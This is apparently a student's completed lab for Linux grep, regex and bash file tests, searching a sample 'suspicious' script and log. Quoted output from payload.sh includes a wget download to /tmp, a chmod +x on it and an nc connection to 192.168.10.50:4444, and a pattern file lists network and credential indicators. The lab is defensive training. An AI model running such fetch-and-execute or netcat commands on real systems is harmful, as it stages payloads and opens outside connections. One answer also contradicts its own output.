

Part A - Basic grep

Exercise 1 - Search File Contents

Using payload.sh:

- Find the line containing wget.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep "wget" payload.sh
wget http://update-server.local/package.dat -O /tmp/package.dat
```

- Find the line containing nc.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep "nc" payload.sh
echo "Starting maintenance"
nc 192.168.10.50 4444
```

- Find the line containing chmod.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep "chmod" payload.sh
chmod +x /tmp/package.dat
```

- Search for WGET ignoring case.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -i "WGET" payload.sh
wget http://update-server.local/package.dat -O /tmp/package.dat
```

- Display the line numbers containing /tmp.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -n "/tmp" payload.sh
3:TEMP_DIR="/tmp/system_cache"
6:wget http://update-server.local/package.dat -O /tmp/package.dat
9:chmod +x /tmp/package.dat
```

- Count the number of lines containing /tmp.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -c "/tmp" payload.sh
3
```

- Display only the matched word wget.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -o "wget" payload.sh
wget
```

- Search for nc as a whole word.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -w "nc" payload.sh
nc 192.168.10.50 4444
```

Exercise 2 - Compare Files

- Search for wget in: payload.sh, update.sh, cleanup.sh

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep "wget" payload.sh update.sh cleanup.sh
payload.sh: wget http://update-server.local/package.dat -O /tmp/package.dat
```

Answer:

- Which file contains wget?

payload.sh

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -l "wget" payload.sh update.sh cleanup.sh
payload.sh
```

- Which files do not contain wget?

update.sh and cleanup.sh

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -L "wget" payload.sh update.sh cleanup.sh
update.sh
cleanup.sh
```

- Repeat the search for /tmp.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -l "/tmp" payload.sh update.sh cleanup.sh
payload.sh
cleanup.sh
```

- Which files contain /tmp?

update.sh

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -L "/tmp" payload.sh update.sh cleanup.sh
update.sh
```

- Use grep with multiple filenames.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep "/tmp" payload.sh update.sh cleanup.sh
payload.sh: TEMP_DIR="/tmp/system_cache"
payload.sh: wget http://update-server.local/package.dat -O /tmp/package.dat
payload.sh: chmod +x /tmp/package.dat
cleanup.sh: rm /tmp/application.tmp
cleanup.sh: rm /tmp/old_cache.tmp
```

Exercise 3 - Inverse Search

Using system.log:

- Display all lines that do not contain INFO.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -v "INFO" system.log
WARNING Disk usage reached 80 percent
ERROR Backup operation failed
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
FAILED Security update installation
```

- Display all lines that do not contain ERROR.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -v "ERROR" system.log
INFO System started successfully
INFO User student logged in
WARNING Disk usage reached 80 percent
INFO Backup process started
INFO User admin logged in
WARNING Unusual file activity detected
INFO System scan completed
FAILED Security update installation
INFO System shutdown initiated
```

- Display all lines except those containing WARNING.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -v "WARNING" system.log
INFO System started successfully
INFO User student logged in
INFO Backup process started
ERROR Backup operation failed
INFO User admin logged in
ERROR Permission denied while accessing file
INFO System scan completed
FAILED Security update installation
INFO System shutdown initiated
```

- Count the number of non-INFO entries.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -v "INFO" system.log | wc -l
5
```

Part B - Security Log Analysis

Exercise 4 - Analyze system.log

Using grep:

- Find all ERROR entries.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep "ERROR" system.log
ERROR Backup operation failed
ERROR Permission denied while accessing file
```

- Find all WARNING entries.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep "WARNING" system.log
WARNING Disk usage reached 80 percent
WARNING Unusual file activity detected
```

- Find the FAILED entry.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep "FAILED" system.log
FAILED Security update installation
```

- Count the number of ERROR entries.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -c "ERROR" system.log
2
```

- Display line numbers containing WARNING.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -n "WARNING" system.log
3:WARNING Disk usage reached 80 percent
7:WARNING Unusual file activity detected
```

- Search for error irrespective of case.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -i "error" system.log
ERROR Backup operation failed
ERROR Permission denied while accessing file
```

- Determine whether the word Malware occurs in the file without displaying output.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -q "Malware" system.log

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ echo $?
1
```

Exercise 5 - Context Investigation

An ERROR event has been detected in system.log.

- Display two lines after each ERROR.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -A 2 "ERROR" system.log
ERROR Backup operation failed
INFO User admin logged in
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
INFO System scan completed
FAILED Security update installation
```

- Display two lines before each ERROR.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -B 2 "ERROR" system.log
WARNING Disk usage reached 80 percent
INFO Backup process started
ERROR Backup operation failed
INFO User admin logged in
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
```

- Display one line before and one line after each ERROR.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -B 1 -A 1 "ERROR" system.log
INFO Backup process started
ERROR Backup operation failed
INFO User admin logged in
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
INFO System scan completed

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -C 1 "ERROR" system.log
INFO Backup process started
ERROR Backup operation failed
INFO User admin logged in
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
INFO System scan completed
```

- Display two lines around FAILED.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -C 2 "FAILED" system.log
ERROR Permission denied while accessing file
INFO System scan completed
FAILED Security update installation
INFO System shutdown initiated
```

- Why can examining events before and after an error be useful during incident investigation?

Examining events before and after an error helps investigators understand what happened immediately before and after the incident. It can reveal the event that caused the error, related suspicious activity, and what happened afterward.

Part C - egrep / grep -E

Exercise 6 - Search Multiple Security Events

- Using system.log, write a single command to find lines containing:

ERROR

WARNING

FAILED

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -E "ERROR|WARNING|FAILED" system.log
WARNING Disk usage reached 80 percent
ERROR Backup operation failed
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
FAILED Security update installation
```

Exercise 7 - Multiple Suspicious Commands

- Using payload.sh, search for any of:

wget

curl

nc

chmod

using a single extended regular expression.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -E "wget|curl|nc|chmod" payload.sh
echo "Starting maintenance"
wget http://update-server.local/package.dat -O /tmp/package.dat
nc 192.168.10.50 4444
chmod +x /tmp/package.dat
```

Answer:

- Which patterns were found?

wget, nc, chmod

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -E -o -w "wget|curl|nc|chmod" payload.sh
wget
nc
chmod
```

- Which pattern was not found?

curl

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ for x in wget curl nc chmod; do grep -qw "$x" payload.sh || echo "$x"; done
curl
```

- How many lines contain at least one of these patterns?

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -E -c "wget|curl|nc|chmod" payload.sh
4
```

Exercise 8 - Search Multiple Files

- Which files contain at least one selected command?

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -E "wget|curl|nc|chmod" payload.sh update.sh cleanup.sh
payload.sh:echo "Starting maintenance"
payload.sh:wget http://update-server.local/package.dat -O /tmp/package.dat
payload.sh:nc 192.168.10.50 4444
payload.sh:chmod +x /tmp/package.dat
```

- Display only the filenames containing matches.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -l -E "wget|curl|nc|chmod" *.sh
payload.sh
```

- Display matching lines with line numbers.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -n -E "wget|curl|nc|chmod" *.sh
payload.sh:2:echo "Starting maintenance"
payload.sh:6:wget http://update-server.local/package.dat -O /tmp/package.dat
payload.sh:8:nc 192.168.10.50 4444
payload.sh:9:chmod +x /tmp/package.dat
```

- Count the matching lines in each file.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -c -E "wget|curl|nc|chmod" *.sh
cleanup.sh:0
malware1.sh:0
malware2.sh:0
malwareA.sh:0
payload.sh:4
update.sh:0
```

Part D - patterns.txt

Your dataset already contains patterns.txt.

Exercise 9 - Pattern File Investigation

Use patterns.txt to:

- Search payload.sh.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -f patterns.txt payload.sh
echo "Starting maintenancece"
wget http://update-server.local/package.dat -O /tmp/package.dat
nc 192.168.10.50 4444
chmod +x /tmp/package.dat
```

- Search system.log.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -f patterns.txt system.log
WARNING Disk usage reached 80 percent
ERROR Backup operation failed
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
FAILED Security update installation
```

- Search config.conf.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -f patterns.txt config.conf
password=LabPassword123
```

- Search all .sh files.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -f patterns.txt *.sh
payload.sh:echo "Starting maintenancece"
payload.sh:wget http://update-server.local/package.dat -O /tmp/package.dat
payload.sh:nc 192.168.10.50 4444
payload.sh:chmod +x /tmp/package.dat
```

- Display only filenames containing at least one pattern from patterns.txt.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -l -f patterns.txt *.sh
payload.sh
```

- Display matching lines without printing filenames.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -h -f patterns.txt *
grep: backup: Is a directory
password=LabPassword123
wget
curl
nc
chmod
password
FAILED
ERROR
WARNING
echo "Starting maintenance"
wget http://update-server.local/package.dat -O /tmp/package.dat
nc 192.168.10.50 4444
chmod +x /tmp/package.dat
grep: quarantine: Is a directory
chmod 000 restricted.txt
WARNING Disk usage reached 80 percent
ERROR Backup operation failed
WARNING Unusual file activity detected
ERROR Permission denied while accessing file
FAILED Security update installation
```

- Which files contain indicators listed in patterns.txt?

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep -l -f patterns.txt *
grep: backup: Is a directory
config.conf
patterns.txt
payload.sh
grep: quarantine: Is a directory
README.txt
system.log
```

Part E - Regex Using filelist.txt

Exercise 10 - Beginning and End of Line

Using filelist.txt:

- Find filenames beginning with malware.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep "^malware" filelist.txt
malware1.sh
malware2.sh
malwareA.sh
```

- Find filenames beginning with script.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep "^script" filelist.txt
script1.py
script2.py
```


- Find filenames ending in .sh.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep "\.sh$" filelist.txt
payload.sh
update.sh
cleanup.sh
malware1.sh
malware2.sh
malwareA.sh
```

- Find filenames ending in .py.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep "\.py$" filelist.txt
scanner.py
script1.py
script2.py
```

- Find filenames ending in .log.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep "\.log$" filelist.txt
system.log
access.log
```

- Find filenames beginning with p and ending in .sh.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep "^p.*\.sh$" filelist.txt
payload.sh
```

Exercise 11 - Character Classes

Using filelist.txt:

- Find malware1.sh and malware2.sh using one pattern.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep "^malware[12]\.sh$" filelist.txt
malware1.sh
malware2.sh
```

- Find filenames containing a digit.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep "[0-9]" filelist.txt
malware1.sh
malware2.sh
script1.py
script2.py
```

- Find filenames containing digits 1 or 2.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep "[12]" filelist.txt
malware1.sh
malware2.sh
script1.py
script2.py
```

- Find filenames beginning with m or p.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep "^[mp]" filelist.txt
payload.sh
malware1.sh
malware2.sh
malwareA.sh
```

- Find filenames beginning with s or u.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep "^[su]" filelist.txt
system.log
update.sh
scanner.py
script1.py
script2.py
```

Exercise 12 - Negated Character Classes

Using filelist.txt:

- Find filenames that do not begin with m.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep "^[^m]" filelist.txt
report.txt
system.log
access.log
config.conf
payload.sh
update.sh
cleanup.sh
scanner.py
script1.py
script2.py
notes.pdf
empty.txt
restricted.txt
```

- Find filenames that do not begin with m or p.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep "^[^mp]" filelist.txt
report.txt
system.log
access.log
config.conf
update.sh
cleanup.sh
scanner.py
script1.py
script2.py
notes.pdf
empty.txt
restricted.txt
```

- Find malware filenames where the character following malware is not a digit.

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ grep "^malware[^0-9]" filelist.txt
malwareA.sh
```

Part F - File Operators

Exercise 13 -

- Write a shell script that accepts a filename and determines whether it exists.

Test with: payload.sh, report.txt, unknown.sh

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ nano file_exists.sh

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ chmod +777 file_exists.sh
```

```
#!/usr/bin/bash

if [ -e "$1" ]
then
    echo "File exists"
else
    echo "File does not exist"
fi
```

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./file_exists.sh payload.sh
File exists

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./file_exists.sh report.txt
File exists

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./file_exists.sh unknown.sh
File does not exist
```

Exercise 14

- Write a script that accepts a path and determines whether it is:
a regular file, a directory, or neither.

Test with: payload.sh, system.log, quarantine, backup, unknown

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ nano check_type.sh

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ chmod +777 check_type.sh
```

```
#!/usr/bin/bash

if [ -f "$1" ]; then
    echo "Regular file"
elif [ -d "$1" ]; then
```

```

        echo "Directory"
    else
        echo "Neither"
    fi

```

```

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./check_type.sh payload.sh
Regular file

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./check_type.sh system.log
Regular file

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./check_type.sh quarantine
Directory

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./check_type.sh backup
Directory

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./check_type.sh unknown
Neither

```

Exercise - 15

- Write a script that reports whether a selected file is:
 readable, writable, executable.
 Test with: payload.sh, update.sh, report.txt, config.conf
 Expected style of output:
 File: payload.sh
 Readable: Yes
 Writable: Yes
 Executable: Yes

```

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ nano permissions.sh

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ chmod 777 permissions.sh

```

```

#!/usr/bin/bash

file="$1"

echo "File: $file"

echo

if [ -r "$file" ]; then
    echo "Readable : Yes"
else


    echo "Readable : No"

```

fi

```
if [ -w "$file" ]; then
    echo "Writable : Yes"
else
    echo "Writable : No"
fi
```

```
if [ -x "$file" ]; then
    echo "Executable : Yes"
else
    echo "Executable : No"
fi
```



Exercise 16

- Compare:

payload.sh
empty.txt

Write a script that determines whether each file contains data.

Display: File contains data or: File is empty


```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ nano data_check.sh
[praneetha@Praneetha]-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ chmod 777 data_check.sh
```

```
#!/usr/bin/bash

if [ -s "$1" ]
then
    echo "File contains data"
else
    echo "File is empty"
fi
```

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./data_check.sh payload.sh
File contains data

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./data_check.sh empty.txt
File is empty
```

Part G

Exercise 17 - File Validation Using []

- Write a script that accepts a filename and checks:
Does it exist?
Is it a regular file?
Is it readable?
Is it non-empty?

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ nano validate.sh
[praneetha@Praneetha]-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ chmod +x validate.sh
```

```
#!/usr/bin/bash

file="$1"

if [ ! -e "$file" ]
then
    echo "File does not exist"
elif [ ! -f "$file" ]
then
    echo "Not a regular file"
elif [ ! -r "$file" ]
```

```

then
    echo "File is not readable"
elif [ ! -s "$file" ]

then
    echo "File is empty"
else
    echo "File exists"
    echo "Regular file"
    echo "File is readable"
    echo "File is non-empty"
fi

```

```

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./validate.sh payload.sh
File exists
Regular file
File is readable
File is non-empty

```

Exercise 18 - [] + grep

- Write a script with the following logic:
 - Does file exist?
 - ↓
 - Is it a regular file?
 - ↓
 - Is it readable?
 - ↓
 - Is it non-empty?
 - ↓
 - Search for "wget"
 - If wget is detected, display:
 - Selected indicator detected - investigate further
 - Otherwise:
 - Selected indicator not detected
 - Test using both:
 - payload.sh
 - update.sh

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ nano check.sh

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ chmod +x check.sh
```

```
#!/usr/bin/bash

file="$1"

if [ ! -e "$file" ]
then
    echo "File does not exist"
elif [ ! -f "$file" ]
then
    echo "Not a regular file"
elif [ ! -r "$file" ]
then
    echo "File is not readable"
elif [ ! -s "$file" ]
then
    echo "File is empty"
elif grep -q "wget" "$file"; then
    echo "Selected indicator detected - investigate further."
else
    echo "Selected indicator not detected."
fi
```

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./check.sh payload.sh
Selected indicator detected - investigate further.

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./check.sh update.sh
Selected indicator not detected.
```

Part H

Exercise 19 - Repeat File Tests Using [[]]

- Repeat Exercise 17 using [[]]

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ nano validate_double.sh

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ chmod +x validate_double.sh
```

```
#!/usr/bin/bash

file="$1"
```

```

if [[ ! -e "$file" ]]; then
    echo "File does not exist"
elif [[ ! -f "$file" ]]; then
    echo "Not a regular file"
elif [[ ! -r "$file" ]]; then
    echo "File is not readable"
elif [[ ! -s "$file" ]]; then
    echo "File is empty"
else
    echo "File exists"
    echo "Regular file"
    echo "File is readable"
    echo "File is non-empty"
fi

```

```

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./validate_double.sh payload.sh
File exists
Regular file
File is readable
File is non-empty

```

Exercise 20 - Regex Using [[]]

- Write a shell script that accepts a filename and checks whether the filename ends with .sh.

Use:

```
[[ "$filename" =~ regex ]]
```

Display:

Shell script identified for inspection

or:

File does not have a .sh extension

Test:

payload.sh

scanner.py

report.txt

```

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ nano extension.sh


(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ chmod +x extension.sh

```

```
#!/usr/bin/bash
```

```
filename="$1"
```

```
if [[ "$filename" =~ \.sh$ ]]; then
    echo "Shell script identified for inspection"
else
    echo "File does not have a .sh extension"
fi
```



Exercise 21 - Multiple Extensions Using [[]]

- Extend the previous script to identify:

.sh, .py, .pl files.

Test:

payload.sh


scanner.py

report.txt

config.conf

Do not classify these as malicious. Display:

Script file - inspect if required



```
#!/usr/bin/bash
filename="$1"
if [[ "$filename" =~ \.(sh|py|pl)$ ]]; then
    echo "Script file - inspect if required"
else
    echo "File does not have a script extension"
fi
```

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./extension.sh payload.sh
Script file - inspect if required

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./extension.sh scanner.py
Script file - inspect if required

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./extension.sh report.txt
File does not have a script extension

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./extension.sh config.conf
File does not have a script extension
```

Part I - grep + File Operators + Constructs

Exercise 22 - Executable File Content Analysis

- Write a script that:
Accepts a filename.
Checks whether it exists.
Checks whether it is a regular file.
Checks whether it is executable.
If executable, searches for wget
Test with:
payload.sh
update.sh
report.txt

```
(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ nano executable_check.sh

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ chmod +x executable_check.sh
```

```
#!/usr/bin/bash

file="$1"

if [ ! -e "$file" ]
then
    echo "File does not exist"
elif [ ! -f "$file" ]
then
    echo "Not a regular file"
elif [ ! -x "$file" ]
then
    echo "File is not executable"
elif grep -q "wget" "$file"
```



```

then
    echo "wget found"
else
    echo "wget not found"
fi

```

```

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./executable_check.sh payload.sh
wget found

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./executable_check.sh update.sh
wget not found

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./executable_check.sh report.txt
File is not executable

```

Exercise 23 - egrep + File Operators

- Write a script that performs content analysis only when the selected file is:
 - a regular file,
 - readable,
 - non-empty.

If the checks succeed, use egrep/grep -E to search for:

wget|curl|nc|chmod

Display:

One or more selected indicators detected

if a match occurs.

Otherwise:

Selected indicators not detected

```

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ nano security_check.sh

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ chmod +x security_check.sh

```

```

#!/usr/bin/bash

file="$1"

if [ ! -e "$file" ]
then
    echo "File does not exist"
elif [ ! -f "$file" ]
then
    echo "Not a regular file"

```

```

elif [ ! -r "$file" ]
then
    echo "File is not readable"
elif [ ! -s "$file" ]
then
    echo "File is empty"
elif grep -Eq "wget|curl|nc|chmod" "$file"
then
    echo "One or more selected indicators detected"
else
    echo "Selected indicators not detected"
fi

```

```

(praneetha@Praneetha)-[~/Desktop/3_lab_support_files/suspicious_file_lab]
$ ./security_check.sh payload.sh
One or more selected indicators detected

